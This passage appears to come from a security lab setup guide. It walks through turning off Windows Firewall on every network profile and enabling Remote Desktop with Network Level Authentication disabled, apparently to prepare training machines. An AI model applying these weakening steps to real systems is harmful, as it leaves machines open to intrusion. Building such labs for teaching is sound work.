
1. Click the **Windows** icon at the lower left corner of the screen and then click **Control Panel**




2. All Control Panel Items window appears, click Windows Firewall




3. In Windows Firewall window, click Turn Windows Firewall on or off in the left pane of the window.




4. In **Customize Settings** window, select **Turn off Windows Firewall (not recommended)** radio button for both **Home or Work (private) network** and **Public network** location settings and click **OK**




5. In the Windows Firewall control panel, click **Advanced settings** link in the left pane.



6. A window named **Windows Firewall with Advanced Security** appears on the screen, click **Windows Firewall Properties** link in the Overview section




7. **Windows Firewall with Advanced Security on Local Computer** window appears, choose **Off** from the **Firewall state** drop-down list, click **Apply** and then click **OK**




8. Ensure that Firewall state under **Private Profile** tab is also turned off.  
9. **Close** all the windows

## CT#27: Enabling Remote Desktop Connection in all Windows Machines


1. Right-click Windows icon at the lower left corner of the screen and select System



2. Click **Remote settings** link in the left pane of the **System** control panel




3. System properties dialog-box appears, click Allow remote connections to this computer radio button



4. A **Remote Desktop Connection** pop-up appears, click **OK**




5. You will observe that **Allow remote connections to this computer** radio button is selected. Uncheck the option **Allow connections only from computers running Remote Desktop with Network Level Authentication (recommended)**.
6. Click **Apply** and then click **OK**



